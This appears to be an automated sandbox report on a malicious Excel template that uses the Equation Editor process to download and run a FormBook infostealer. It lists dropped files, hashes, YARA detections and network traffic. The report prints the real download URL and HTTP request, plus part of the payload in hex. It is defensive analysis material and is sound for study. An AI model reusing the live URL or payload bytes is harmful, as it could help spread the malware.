Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
inter-trading-service.com	New order.xltx	Get hash	malicious	Browse	• 160.153.129.234

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
GODADDY-AMSDE	ORIGINAL PROFORMA INVOICE COAU7220898130,PDF.exe	Get hash	malicious	Browse	• 160.153.136.3
	Purchase Requirements.exe	Get hash	malicious	Browse	• 160.153.136.3
	New order.xltx	Get hash	malicious	Browse	• 160.153.129.234
	statement.exe	Get hash	malicious	Browse	• 160.153.246.81
	Purchase Requirements.exe	Get hash	malicious	Browse	• 160.153.136.3
	Invoice no SS21-22185.exe	Get hash	malicious	Browse	• 160.153.246.81
	i9Na8iof4G.exe	Get hash	malicious	Browse	• 160.153.136.3
	2129-20 30% CLAIM - PO SPO21-01-072.exe	Get hash	malicious	Browse	• 160.153.16.6
	AMxAyl1FvN.doc	Get hash	malicious	Browse	• 160.153.208.149
	M7ZGK4fBfl.exe	Get hash	malicious	Browse	• 160.153.136.3
	altnp3zI5hfg3Eg.exe	Get hash	malicious	Browse	• 160.153.136.3
	gqdJ6f9axq.exe	Get hash	malicious	Browse	• 160.153.136.3
	YaRh8PG41y.exe	Get hash	malicious	Browse	• 160.153.136.3
	2129-20 30% CLAIM - PO SPO21-01-072.exe	Get hash	malicious	Browse	• 160.153.16.6
	Invoice #210722 14,890 $.exe	Get hash	malicious	Browse	• 160.153.136.3
	SCAN_Wells Fargo bank payment.exe	Get hash	malicious	Browse	• 160.153.133.86
	PO.exe	Get hash	malicious	Browse	• 160.153.246.81
	4bTTNoUZaa.exe	Get hash	malicious	Browse	• 160.153.136.3
	Inv_7623980.exe	Get hash	malicious	Browse	• 160.153.136.3
	lono.exe	Get hash	malicious	Browse	• 160.153.136.3

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Temp\FB_BFF5.tmp.exe	IMG_105_13_676_571.exe	Get hash	malicious	Browse	
	SecuriteInfo.com.Trojan.DownloaderNET.151.21045.exe	Get hash	malicious	Browse	
	4-1.doc	Get hash	malicious	Browse	
	Order Inqury-93-23-20.doc	Get hash	malicious	Browse	
	IMG_7189012.exe	Get hash	malicious	Browse	
	SecuriteInfo.com.Trojan.GenericKD.45131634.12155.exe	Get hash	malicious	Browse	
	77.doc	Get hash	malicious	Browse	
	qlvti.exe	Get hash	malicious	Browse	
	RFQ-220818.xls	Get hash	malicious	Browse	
	RFQ-220818.xls	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\New_1007572_021[1].exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	455168
Entropy (8bit):	7.937198220453206
Encrypted:	false
SSDEEP:	12288:bHOWiWyFfGU94mxuYfv/PT9WK+dG7VWfQTB:bHQ4mF7ZBMfwB
MD5:	41137FD61B9CC0D92225C91660A5902C
SHA1:	15D023FD6D344CB18243469A3EE01FEA6BB189AF
SHA-256:	B04306FA8223C20A1ABAAA6AEB5CABB2A83DC04337BEB2ACFD47784B34B682BC

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\New_1007572_021[1].exe	
SHA-512:	E32EE01FD957EE49F6BFCEFF4BC58B8B695111EF7416F8487398CBFAFD16B2EEAE0B79C41A8071075FD4E09D584CB642393F9E1655A5D70AB3135ADDD2E7EC BA
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 28%
Reputation:	low
IE Cache URL:	http://inter-trading-service.com/Di4/New_1007572_021.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...ms).....0.....J..... .....@.. .....`..... ..@.....@...K.....F.....@..... ..... ..H.....text..... ..... ..`.rsrc....F.....H.....@..@.rel oc.....@.....@..B.....p.....H.....<...,.....,...i..,\.....0..>.....(.... ....~...:....&8....8.....E.....8....(....8....*...s....o....*.0..}.....8m..... .E....[.....8V...{....(....8....8....8.....(... ....~c...9....&8....{....9.... ....~2...:....&8....*.:....8.....0.....8.....E.....n.....8.....(....8.....(....8'.....s....(.... ....~K...9....&8..... ....s....(.... ....~t...:....&8y....r...p(....8.....(....8.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\30DB366F.jpg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, Exif Standard: [TIFF image data, big-endian, direntries=1, orientation=upper-left], baseline, precision 8, 609x63, frames 3
Category:	modified
Size (bytes):	11345
Entropy (8bit):	7.599470125749675
Encrypted:	false
SSDEEP:	192:vPgndNBA4fwufvCYv17N+4exvNEJns295+QEwMWdUDV+yiy3rMB4Lz:vPgndE4f7CG17N+VuJsC5+jwMOWYBmz
MD5:	CF0E4D3B831F90332E0B61C6EC21B354
SHA1:	1E2DD6780419B138AD9FC2C45B84A51ABC2D6347
SHA-256:	FDE032888013EA6CC6D652DBECC1F357F8204A5327C78E84D01057024F956B76
SHA-512:	FCE0305E018D7BBB36E64468160894B5BECFCE20FA1EB8521333ECCE42FA850E788680D59C187D1F0B10C9198FBF7A616B2B7D56D66392E916FA2AC3B0CEBA 5
Malicious:	false
Reputation:	low
Preview:	......JFIF.....`.`....."Exif..MM.*.....C.....C.....?.a.."..... .....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..... W.....:.?...+.MB_.E..<Q.?.F|5.j.|...p.8.Kc.8.....R.<+}..r.zM....XX..._..As.F>P{.....ql.....>..UNN.9...^... ?.....W..K.....1~..o.....y....i..*..S..1X.....U.*FW'....|Vo...MRX. ..M,.C..T1..J.s..<s..)A.Gue.u2.E)...O.o.6...../.....Z?.oO.....-}A..z.?...|.z.....p...._.s..g...../.

C:\Users\user\AppData\Local\Temp\FB_BFF5.tmp.exe	
Process:	C:\Users\user\AppData\Local\Temp\tynex.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	3072
Entropy (8bit):	1.7089931293899303
Encrypted:	false
SSDEEP:	24:7U6Id6l1iWyyyyyyyyyrUUUUUUUUUgro:oO
MD5:	74BAFB3E707C7B0C63938AC200F99C7F
SHA1:	10C5506337845ED9BF25C73D2506F9C15AB8E608
SHA-256:	129450BA06AD589CF6846A455A5B6B5F55E164EE4906E409EB692AB465269689
SHA-512:	5B24DC5ACD14F812658E832B587B60695FB16954FCA006C2C3A7382EF0EC65C3BD1AAF699425C49FF3CCEEF16869E75DD6F00EC189B9F673F08F7E1B80CF77
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 5%, Browse • Antivirus: ReversingLabs, Detection: 2%
Joe Sandbox View:	• Filename: IMG_105_13_676_571.exe, Detection: malicious, Browse • Filename: SecuriteInfo.com.Trojan.DownloaderNET.151.21045.exe, Detection: malicious, Browse • Filename: 4-1.doc, Detection: malicious, Browse • Filename: Order Inqury-93-23-20.doc, Detection: malicious, Browse • Filename: IMG_7189012.exe, Detection: malicious, Browse • Filename: SecuriteInfo.com.Trojan.GenericKD.45131634.12155.exe, Detection: malicious, Browse • Filename: 77.doc, Detection: malicious, Browse • Filename: qlvti.exe, Detection: malicious, Browse • Filename: RFQ-220818.xls, Detection: malicious, Browse • Filename: RFQ-220818.xls, Detection: malicious, Browse
Preview:	MZI.....@.....Win32 Program!..$.....!.L.!`...GoLink, GoAsm www.GoDevTool.com.PE..L....y.>.....@.....0.....C..... ..... .....code..... ..`.rsrc..... .....@..@..... ....

C:\Users\user\AppData\Local\Temp\FB_C479.tmp.exe	
Process:	C:\Users\user\AppData\Local\Temp\tynex.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows

C:\Users\user\AppData\Local\Temp\FB_C479.tmp.exe	
Category:	dropped
Size (bytes):	186368
Entropy (8bit):	7.314572114292142
Encrypted:	false
SSDEEP:	3072:4dqYxe9j7g+D8OwXoopyPS5O1lFqRKMhZ6L7Ne61PCbyl2:4kXh8OIoYyq5ILqRKMo7cFN
MD5:	48ECE2CA39A9EAE7FCED7418CF071D46
SHA1:	7570995CBF699088A8F208015CB2C92BE5BC837A
SHA-256:	4119B29BC938578D5D243DB714D0619228D37C10CCAA52925F9E81A410720D59
SHA-512:	E897FDED4B643054796E410CADCC348C1215C934FE70F5407E36E9F10E59E2B10B7EDCBB99D746709AEF8FF498D98D848ADA90FB477EA732A128EE138ED0FDB
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: C:\Users\user\AppData\Local\Temp\FB_C479.tmp.exe, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: C:\Users\user\AppData\Local\Temp\FB_C479.tmp.exe, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: C:\Users\user\AppData\Local\Temp\FB_C479.tmp.exe, Author: JPCERT/CC Incident Response Group
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 49%, Browse • Antivirus: ReversingLabs, Detection: 86%
Preview:	MZER.....X.....<.....(.....!..L.!This program cannot be run in DOS mode....$.....f..f..f.....f.....f.....f.Rich.f.....PE..L.....N..... .....@.....@.....text..... ..`..... .....

C:\Users\user\AppData\Local\Temp\tynex.exe	
Process:	C:\Users\Public\tynex.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	455168
Entropy (8bit):	7.937198220453206
Encrypted:	false
SSDEEP:	12288:bHOWiWyFfGU94mxuYfv/PT9WK+dG7VWfQTB:bHQ4mF7ZBMfwB
MD5:	41137FD61B9CC0D92225C91660A5902C
SHA1:	15D023FD6D344CB18243469A3EE01FEA6BB189AF
SHA-256:	B04306FA8223C20A1ABAAA6AEB5CABB2A83DC04337BEB2ACFD47784B34B682BC
SHA-512:	E32EE01FD957EE49F6BFCEFF4BC58B8B695111EF7416F8487398CBFAFD16B2EEAE0B79C41A8071075FD4E09D584CB642393F9E1655A5D70AB3135ADDD2E7ECBA
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 28%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...ms).....0.....J..... .....@.. .....`..... ..@.....@...K.....F.....@..... ..... ..H.....text..... ..... ..`.rsrc....F.....H.....@..@.rel oc.....@.....@..B.....p.....H.....<...,.....,...i..,\.....0..>.....(.... ....~...:....&8....8.....E.....8.....(....8....*...s....o....*.0..}.....8m..... .E....[.....8V....{....(....8....8....8.....(... ....~c...9....&8....{....9.... ....~2...:....&8....*.:....8.....0.....8.....E.....n.....8.....(....8.....(....8'.....s....(.... ....~K...9....&8..... ....s....(.... ....~t...:....&8y....r...p(....8.....(....8.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\New_1007572_021.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:18 2020, mtime=Wed Aug 26 14:08:18 2020, atime=Wed Aug 4 01:48:37 2021, length=18379, window=hide
Category:	dropped
Size (bytes):	2088
Entropy (8bit):	4.507709111934133
Encrypted:	false
SSDEEP:	48:8LM/XT0ZVXbRrKl4Qh2LM/XT0ZVXbRrKl4Q/:8LM/XuVXbF+4Qh2LM/XuVXbF+4Q/
MD5:	77BC4104B953DB292FAAEF9200B0C23C
SHA1:	3F637A9400B4CE8E8214A5D2F390DB06ED2EA869
SHA-256:	5859B1E88CDCCC883D47F0C513CA3CFFE2669992F13CC970EDBCCD17E0DA0332
SHA-512:	DFD81A20411DE7A6F95456B59A6EA2DE1917C76DFEC5448ED81B99BD4483AFD90F1DFABF77650704D7D35A1F25C3D03CF49284C080D51012BFE8FD513C37AAD
Malicious:	false
Preview:	L.....F.... .....{.....{...<r9....G.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1. 7.6.9.....r.2..G...S.. .NEW_10~1.XLT..V.....Q.y.Q.y*...8.....N.e.w._.1.0.0.7.5.7.2._.0.2.1...x.l.t.x.....~.....-...8...[.....?J.....C:\Users\..#..... .\\701188\Users.user\Desktop\New_1007572_021.xltx.+.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.N.e.w._.1.0.0.7.5.7.2._.0.2.1...x.l.t.x.....:.,.LB.)...Ag.....1SPS.XF.L8C.... &.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....701188.....D_....3N...W...9F.C....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	85
Entropy (8bit):	4.185015424439977
Encrypted:	false
SSDEEP:	3:HgAedaLUlzKMdaLUlmxWgAedaLUlv:HFeaLUhKkaLU/eaLU1
MD5:	618EC37A8CDBB18D2CECC9BD1A804D28
SHA1:	151F4284B4B8D1ABB594107311F9A1147C659623
SHA-256:	F83CBD16BFFA7ABBEC581821858358C2BF0B3121D681E0543AA8EA83A37A9D37
SHA-512:	F919566E710C8FF55DA6C28CF1E830614FCDDB09199914917FDE11641A7BEE5992EBC2F59F19861C0158C655A14FECC01FC481D18410768A1AA936DFA84FB57
Malicious:	false
Preview:	[misc]..New_1007572_021.LNK=0..New_1007572_021.LNK=0..[misc]..New_1007572_021.LNK=0..

C:\Users\user\Desktop\~$New_1007572_021.xltx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fV:vBFFGS
MD5:	797869BB881CFBCDAC2064F92B26E46F
SHA1:	61C1B8FBF505956A77E9A79CE74EF5E281B01F4B
SHA-256:	D4E4008DD7DFB936F22D9EF3CC569C6F88804715EAB8101045BA1CD0B081F185
SHA-512:	1B8350E1500F969107754045EB84EA9F72B53498B1DC05911D6C7E771316C632EA750FBCE8AD3A82D664E3C65CC5251D0E4A21F750911AE5DC2FC3653E49F58
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . .

C:\Users\Public\tynex.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	455168
Entropy (8bit):	7.937198220453206
Encrypted:	false
SSDEEP:	12288:bHOWiWyFfGU94mxuYfv/PT9WK+dG7VWfQTB:bHQ4mF7ZBMfwB
MD5:	41137FD61B9CC0D92225C91660A5902C
SHA1:	15D023FD6D344CB18243469A3EE01FEA6BB189AF
SHA-256:	B04306FA8223C20A1ABAAA6AEB5CABB2A83DC04337BEB2ACFD47784B34B682BC
SHA-512:	E32EE01FD957EE49F6BFCEFF4BC58B8B695111EF7416F8487398CBFAFD16B2EEAE0B79C41A8071075FD4E09D584CB642393F9E1655A5D70AB3135ADDD2E7EC BA
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 28%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...ms).....0.....J..... .....@.. .....`..... ..@.....@...K.....F.....@..... ..... ..H.....text..... ..... ..`.rsrc....F.....H.....@..@.rel oc.....@.....@..B.....p.....H.....<..,.....,...i..,\.....0..>.....(.... ....~...:...&8....8.....E.....8.....(....8....*...s....o....*.0..}.....8m..... .E....[.....8V....{....(....8....8....8.....(... ....~c...9....&8.....{....9... ....~2...:....&8....*.:....8.....0.....8.....E.....n.....8.....(....8.....(....8'.....s....(... ....~K...9....&8..... ....s....(.... ....~t...:....&8y....r...p(....8.....(....8.....

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.914902908472318
TrID:	• Excel Microsoft Office Open XML Format document (40004/1) 83.33% • ZIP compressed archive (8000/1) 16.67%
File name:	New_1007572_021.xltx
File size:	18379

General

MD5:	427e80f30505c596c822c141283a5a70
SHA1:	d910f9e9ecf2cb8c68f8fca4121bac4bad757a37
SHA256:	d1acfa41b1e1fbc076b41547954e6615132256983b0315c50f8dbb97a0399fbd
SHA512:	b25f13a6d540a4b20796bee8336b187bcb7c3fc9d8f7c04fbadcc7b897a9b4417336356db2134fc5ce4e230f656ff6eb9337edc993b68674d06ef1fe3138876d
SSDEEP:	384:s+ZSGClB7ap+ogsnXqYvEIl59nWPdLGHT7I+6f+0vNtQX:P9G7czBvEIlbEKz0hFtg
File Content Preview:	PK.....L..S.....[Content_Types].xmlUT...>..a>..a>..a.TMO.0..#...\....!....# .? k..[.....{.v...6P..M....e{t.t.X@B.|%...(..A..T...qp%.$....C%V.....d.....=VbJ....z.Na."x.....152.z.....'.4..!nF.0Q....%..2I`Q.w]`.....Z.....;*..B..6..&.....

File Icon

Icon Hash:	ecc2ca8a8cdcce80

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "/opt/package/joesandbox/database/analysis/458850/sample/New_1007572_021.xltx"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	False
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	False

Summary

Author:	Dell
Last Saved By:	Dell
Create Time:	2021-04-28T14:40:56Z
Last Saved Time:	2021-07-29T09:05:14Z
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Thumbnail Scaling Desired:	false
Company:	
Contains Dirty Links:	false
Shared Document:	false
Changed Hyperlinks:	false
Application Version:	15.0300

Streams

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 3, 2021 19:48:49.033301115 CEST	192.168.2.22	8.8.8.8	0xb648	Standard query (0)	inter-trading-service.com	A (IP address)	IN (0x0001)
Aug 3, 2021 19:48:49.071474075 CEST	192.168.2.22	8.8.8.8	0xb648	Standard query (0)	inter-trading-service.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 3, 2021 19:48:49.071100950 CEST	8.8.8.8	192.168.2.22	0xb648	No error (0)	inter-trading-service.com		160.153.129.234	A (IP address)	IN (0x0001)
Aug 3, 2021 19:48:49.106981993 CEST	8.8.8.8	192.168.2.22	0xb648	No error (0)	inter-trading-service.com		160.153.129.234	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- inter-trading-service.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	160.153.129.234	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 19:48:49.153964043 CEST	0	OUT	GET /Di4/New_1007572_021.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: inter-trading-service.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 19:48:49.187442064 CEST	2	IN	HTTP/1.1 200 OK Date: Tue, 03 Aug 2021 17:48:49 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, Keep-Alive Last-Modified: Mon, 02 Aug 2021 22:35:37 GMT ETag: "870006b-6f200-5c89b30292d99-gzip" Accept-Ranges: bytes Vary: Accept-Encoding,User-Agent Content-Encoding: gzip Keep-Alive: timeout=5, max=100 Transfer-Encoding: chunked Content-Type: application/x-msdownload Data Raw: 31 66 61 61 0d 0a 1f 8b 08 00 00 00 00 00 00 03 ec fc 77 20 d5 ef fb 00 0e 9f 63 ef bd 57 07 d9 eb 2c c7 39 48 56 64 cb 96 d5 99 46 56 36 21 45 25 21 33 8a 94 99 d0 94 95 0a 19 51 54 4a 85 86 4d a5 34 48 25 f2 bb 5f 87 ea fd fe 7c 3e df df f3 fc f5 fc f5 a8 73 9d 7b 5c f7 75 5f f7 b5 ef d7 4b d9 ec ce 82 31 c2 60 30 26 f0 59 5f 87 c1 9a 61 1b 3f 86 b0 ff cf 3f 49 e0 c3 b3 e5 06 0f ec 3a fb 80 6c 33 dc 7a 40 d6 c9 cf 3f 1c 11 1a 16 e2 1b 46 0c 42 90 89 c1 c1 21 11 08 12 15 11 16 19 8c f0 0f 46 98 da 39 22 82 42 28 54 4d 6e 6e 8e ad 9b 34 ec 77 c0 60 d6 70 46 58 50 b8 ca d8 6f ba e3 30 1e 38 27 1c 09 83 55 b1 c0 60 96 1b 63 99 dd a0 8d 80 26 59 36 b8 83 da 0c 1b 7c c3 60 7f bf 61 7b 58 e9 e3 30 fa b4 e1 61 18 8c 8f fe f7 ef f7 9f af 8d 73 02 ba 56 b0 0d ba 4b 66 ff e3 90 86 ac 30 ae ff 2f 64 f1 5f 3f 80 3f b6 7f 74 d9 40 7f e7 3f fa 9a 11 d 4 98 08 f0 9d 57 b9 79 2e e8 ac 0c ff 45 62 8f 66 58 78 18 19 b4 e9 bc 41 67 87 88 54 b3 fc 9b 45 f0 57 33 8c 1a 18 02 10 b9 36 79 a6 d3 fa f4 5f 78 c6 ff c9 66 68 f7 06 0e 44 96 01 c6 0c 4b d2 87 c1 d2 d5 61 74 9b 00 5f 2c 5c fe e0 db 93 e5 3f 97 fd 9f 3f 82 48 46 98 01 f8 86 c3 60 fc 0c ca 00 72 40 87 83 25 0a 03 15 e9 f2 82 96 22 9e 19 40 fc f8 fa fa fa 2f c0 ec 0e 80 02 a3 8f 40 68 0c ca 40 8f 2c f4 a6 2a 90 51 38 58 c0 12 02 4e c2 a1 0a d1 4d d8 a4 8b 0f 02 0d fa 62 e8 90 1e bf 09 b8 40 04 f6 03 04 26 65 56 88 0a 07 34 48 9f 91 82 66 18 95 19 ff 70 03 04 c5 44 b8 0d 58 50 c4 5f 07 70 63 15 61 04 34 11 10 3f 89 68 88 db 12 fa 7c 1e 80 aa 8c ba d0 1c fe d2 3a e4 22 e0 8c 4c c0 46 37 79 29 f8 cd 0b d3 26 1f c7 c0 27 18 7c f8 ff 1c 4a 44 99 07 e2 e7 0a d4 16 85 4e c8 81 57 82 da 0c bf 58 c0 01 58 c2 c1 2a 0e 65 6e d0 da 60 ce 0a e2 e5 22 7d f3 72 88 39 84 38 c0 42 30 83 dd c2 59 20 4c 0e 08 93 ce 66 04 c4 66 32 1d 33 16 c2 0c 03 a3 a1 ca 5c d0 66 67 a1 be 32 1b d4 14 86 f6 da 98 e2 84 96 42 42 c3 db 40 f3 72 a0 65 04 40 92 51 38 2b 44 99 1d 9a 86 34 ff 0b 30 8c 57 84 4e ae 98 08 39 99 d0 2f 38 d0 87 04 bd ad 0a 53 fd 05 10 43 d8 20 b5 6c b4 a1 85 a0 ad 0b b5 7f b1 c3 61 10 8b ff ea 73 fe 47 9f eb df fd 10 ee ff 98 e7 f9 8f 3e 2f bd 0f c9 3d fe b7 6d 85 81 35 a1 09 80 59 a6 4d cb 11 01 cc 87 ed 80 4e 29 0a 5a 09 4c 7f 67 e8 56 48 17 d8 5e 48 b4 ff b0 c2 c6 df 56 c8 b0 a9 3c 96 df 4a 53 65 50 16 fe a3 11 79 68 d9 30 5d ce 0f 00 84 f8 d0 86 d3 5d 8c 9f 4e 97 2e 2e d8 6f 43 60 d9 a4 05 59 c6 10 f8 78 81 4f 0b f8 6c f9 4d 1b 6f 0e 00 5d ce 89 d2 90 06 ef d1 29 b7 03 98 08 84 ca a4 a0 db 0e 71 48 d7 53 a2 02 84 70 81 8e 00 a9 94 1f ae 0b 99 35 02 32 36 7c ce c6 00 fd 24 7c d0 e8 1b 40 53 99 0f b2 2f 04 fd 08 88 25 c0 1d 1d 6c 58 0e 3f 24 08 3a ba 2b 7d a9 a8 bb 20 1c 0f 11 67 08 11 80 e6 25 c0 89 05 e1 1b 67 16 85 36 46 d2 37 86 0c 41 59 10 20 00 83 e5 87 0c 56 08 42 96 84 6c 2b 01 62 1a d8 0e d3 2f 16 15 68 06 c8 8c 43 21 09 3a 45 b8 08 d4 14 55 06 be c7 a2 a0 2c Data Ascii: 1faaw cW,9HVdFV6!E%!3QTJM4H%_|>s{\u_K1`0&Y_a??l:l3z@?FB!F9"B(TMnn4w`pFXPo08'U`c&Y6|`a{X0 asVKf0/d_??t@?Wy.EbfXxAgTEW36y_xfhDKat_,\??HF`r@%"@/@h@,*Q8XNMb@&eV4HfpDXP_pca4?h|:"LF7y)& '|JDNWXX*en`"}r98B0Y Lff23\fg2BB@re@Q8+D40WN9/8SC lasG>/=m5YMN)ZLgVH^HV<JSePyh0]]N..oC`YxO lMo])qHSp526|$\|@S/%lX?$:+} g%g6F7AY VBl+b/hC!:EU,

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 2624 Parent PID: 920

General

Start time:	19:48:42
Start date:	03/08/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /dde
Imagebase:	0x13f720000

File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Written

Registry Activities Show Windows behavior

Analysis Process: EQNEDT32.EXE PID: 2384 Parent PID: 584

General

Start time:	19:48:44
Start date:	03/08/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Reputation:	high

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Key Created

Analysis Process: tynex.exe PID: 2216 Parent PID: 2384

General

Start time:	19:48:46
Start date:	03/08/2021
Path:	C:\Users\Public\tynex.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\Public\tynex.exe
Imagebase:	0x11a0000
File size:	455168 bytes
MD5 hash:	41137FD61B9CC0D92225C91660A5902C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.2163601138.0000000003766000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.2163601138.0000000003766000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.2163601138.0000000003766000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.2163885582.000000000391C000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.2163885582.000000000391C000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.2163885582.000000000391C000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.2163507996.000000000362D000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.2163507996.000000000362D000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.2163507996.000000000362D000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 28%, ReversingLabs
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: tynex.exe PID: 3000 Parent PID: 2216

General

Start time:	19:49:15
Start date:	03/08/2021
Path:	C:\Users\user\AppData\Local\Temp\tynex.exe
Wow64 process (32bit):	true
